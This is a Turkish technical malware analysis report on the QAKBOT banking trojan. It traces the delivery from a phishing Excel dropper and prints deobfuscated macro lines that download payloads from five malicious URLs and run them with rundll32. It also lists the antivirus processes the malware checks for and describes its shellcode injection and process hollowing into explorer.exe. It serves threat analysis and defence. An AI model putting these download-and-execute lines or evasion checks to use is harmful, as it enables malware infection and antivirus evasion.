QAKBOT

Teknik Analiz Raporu

İÇİNDEKİLER


Giriş

2007 yılında ilk olarak tespit edilen QAKBOT, QBOT adıyla da bilinir. Truva Atı türünde olan QAKBOT ailesinin temel amacı bankalardaki kimlik bilgilerini ve diğer finansal bilgileri çalmaktır. QAKBOT ailesi geçen yıllarda veri çalmayla beraber etkin bir siber saldırı aracına dönüşmüştür. Günümüzün en tehlikeli saldırıları bu şekilde gerçekleştirilebilmektedir. Prolock fidye yazılımı ve Windows sistemine uzaktan bağlanarak IP adresi üzerinden bankacılık işlemleri yapabilmektedir. Solucan benzeri çalışıp gelişebilir,makinelerde backdoor oluşturabilir ve kullanıcı girdi çıktılarını kaydedebilmektedir.

EMOTET gibi diğer kötü amaçlı yazılımlar tarafından yeniden diriltilen QAKBOT,spam veya gizlenmiş e-postalar kullanılarak bir spam kampanyası aracılığıyla dağıtıldığı görülmüştür.Bu siber saldırılar öncelikli olarak kötü amaçlı bir web sayfasına yönlendirip dropper olarak excel dokümanı kullanmaktadır. Daha sonra QAKBOT dropper olan excel dokümanıyla asıl zararlı dosyayı macro kodları yardımıyla indirmektedir. Dropperlar asıl zararlıyı yüklemeye yönelik çalışan kötü amaçlı bir bileşendir.Kendisinin bir kopyasını makinede bırakıp otomatik çalıştırma kaydı ve kalıcılığı için zamanlanmış bir görev oluşturur. Ayrıca kendisini explorer.exe processine enjekte eder.

Ön İzlenim


İlk olarak, özelleştirilmiş bir oltalama e-postası ile başlamaktadır. E-posta kötü amaçlı Microsoft Office dokümanına yönlendiren bağlantı içerir. Office macro kodları VBScript kullanmaktadır. Microsoft tarafından Visual Basic üzerinde modellenen VBScript, bir Active Scripting dilini temsil etmektedir ve indirilen içerikler, siber suçluların kontrolündeki sunucu ile iletişim kurulmasını mümkün kılmakta ve komutlar iletilebilmektedir.



Documents-1472621861.xlsb Analizi

DOSYA	documents-1472621861.xlsb
MD5	7046115d4093bb8a33ae64df0a85c4dd
SHA -1	602a43d4665ea83f3e1d0f1bc27ce83f515e6360

Güvenlik uyarısı olarak makroların devre dışı bırakıldığı görülmektedir. Macroların aktif edilmesi gerekir. DocuSign, kötü amaçlı makrolara sahip phishing kimlik avı olduğu gözlemlenmektedir.




Dokümanımızın sayfalarına bakıldığında gizli hücreler olduğu saptanmıştır. Gizli hücreler açığa çıkarıldığında aşağıdaki gibi hücreler içerisinde obfuscateli excel formülleri olduğu görülmektedir.

AN	AO	AP	AQ	AR	AS	AT	
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752						
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					r	,
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752		=CALL('Do			u	D
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					n	ll
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					d	l
						l	R
	=HALT()					l	e
	Kendiliğinden_Aç					3	g
							i
	=FORMULA('Doc2'!AS73&'Doc2'!AQ73&'Doc2'!A202&'Doc2'!C202&'Doc2'!E202&'Doc2'!G202&'Doc2'!AR73,'Dc						s
	=FORMULA('Doc2'!AS74&'Doc2'!AQ74&'Doc2'!A203&'Doc2'!C203&'Doc2'!E203&'Doc2'!G203&'Doc2'!AR74,'Dc						t
	=FORMULA('Doc2'!AS75&'Doc2'!AQ75&'Doc2'!A204&'Doc2'!C204&'Doc2'!E204&'Doc2'!G204&'Doc2'!AR75,'Dc						e
	=FORMULA('Doc2'!AS76&'Doc2'!AQ76&'Doc2'!A205&'Doc2'!C205&'Doc2'!E205&'Doc2'!G205&'Doc2'!AR76,'Dc						r
	=FORMULA('Doc2'!AS77&'Doc2'!AQ77&'Doc2'!A206&'Doc2'!C206&'Doc2'!E206&'Doc2'!G206&'Doc2'!AR77,'Dc						Se
							rv
	=FORMULA('Doc2'!AL72&'Doc2'!AL73&'Doc2'!AL74&'Doc2'!AL75&'Doc2'!AL76&'Doc2'!AL77,AM30)		=RAND()=F				er

Obfuscateli excel formülleri deobfuscate edildiğinde aşağıdaki gibi gözükmektedir.

```
CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https://theottomandoner[.]co[.]uk/drms/bb.html”,”../wiroe.oer5”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”http[:]//nicolette7107gq[.]ru.com/bb.html”,”../wiroe.oer2”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”http[:]//paufderhar07ol[.]ru[.]com/bb.html”,”../wiroe.oer1”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https[:]//chocolateuncle[.]online/drms/bb.html”,”../wiroe.oer3”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https[:]//cablenet[.]com[.]ec/drms/bb.html”,”../wiroe.oer4”,0,0)

EXEC(“rundll32 ..\wiroe.oer1,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer2,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer3,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer4,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer5,DllRegisterServer”)
```

Yukarıdaki internet adreslerine bağlantı kurmaya çalışarak kullanıcılar dizinine “wiroe.oer1”,“wiroe.oer2”,“wiroe.oer3”,“wiroe.oer4” ve “wiroe.oer5” adlı dosyaları indirdiği ve aynı dosyalar olduğu gözlemlenmiştir. İndirilen dosyaları “DllRegisterServer” ordinali ile çalıştırmaktadır. Bu işlemin diğer bağlantı adreslerinin aktif olmamasına karşı alınmış bir önlem olduğu belirlenmiştir.




Wiroe.oer1 Analizi


DOSYA	wiroe.oer1
MD5	439e101481408971ee0bffde70419566
SHA -1	e2a69bd8477669a135250ae087b36d21cd29ae8a

"Wiroe.oer1" dosyasının file headerı kontrol edildiğinde DLL olduğu saptanmıştır.

FindResourceA API' si ile resource dosyalarından "TYU" isimli dosyanın arandığı gözlemlenmiştir. Devamında bulduğu dosyanın SizeofResource API'sini kullanarak hafızada boyutunu belirledikten sonra VirtualAllocEx API'sini kullanarak hafızaya çözümlenmiş şekilde yazmaktadır.



Aşağıdaki algoritma kullanılarak çözümleme yapmaktadır.



Çözme işleminin ardından çıkan dosya incelendiğinde asıl zararlı işlevi yaptığı yer olduğu anlaşılmaktadır.


DOSYA	UNNAMED
MD5	bf405fb27ec79209e373c32dfac66203
SHA-1	fa6a850c19291fb5f8372d8821b527c2cf15d8c1

Çıkan dosyanın File Header'ına bakıldığında dosyanın bir DLL olduğu gözlemlenmiştir.


Blacklist

Analize başlandığında bir blacklist mevcut olduğu görülmektedir. Zararlı 16 adet antivirüs programının sistemde var olup olmadığını denetlemektedir.

avgcsrvx.exe	MsMpEng.exe	avp.exe	egui.exe
bdagent.exe	AavastSvc.exe	coreServiceShell.exe	SAVAdminService.exe
fshoster32.exe	Wrsa.exe	vkise.exe	MBAMServixe.exe
fmon.exe	dwengine.exe	mcshield.exe	ByteFence.exe





Antivirüsler için blacklist kontrolü yapıldıktan sonra zararlı Shellcode enjekte edebileceği alanı HeapCreate ile oluşturmaktadır.




Process Hollowing

Qakbot zararlı yazılımı diğer zararlı yazılımların da sıklıkla kullandığı Process Hollowing tekniğini kullanmaktadır. Explorer.exe process'i suspend olarak başlatmaktadır. Ardından WriteProcessMemory yaparak zararlıyı bu alana enjekte etmektedir.






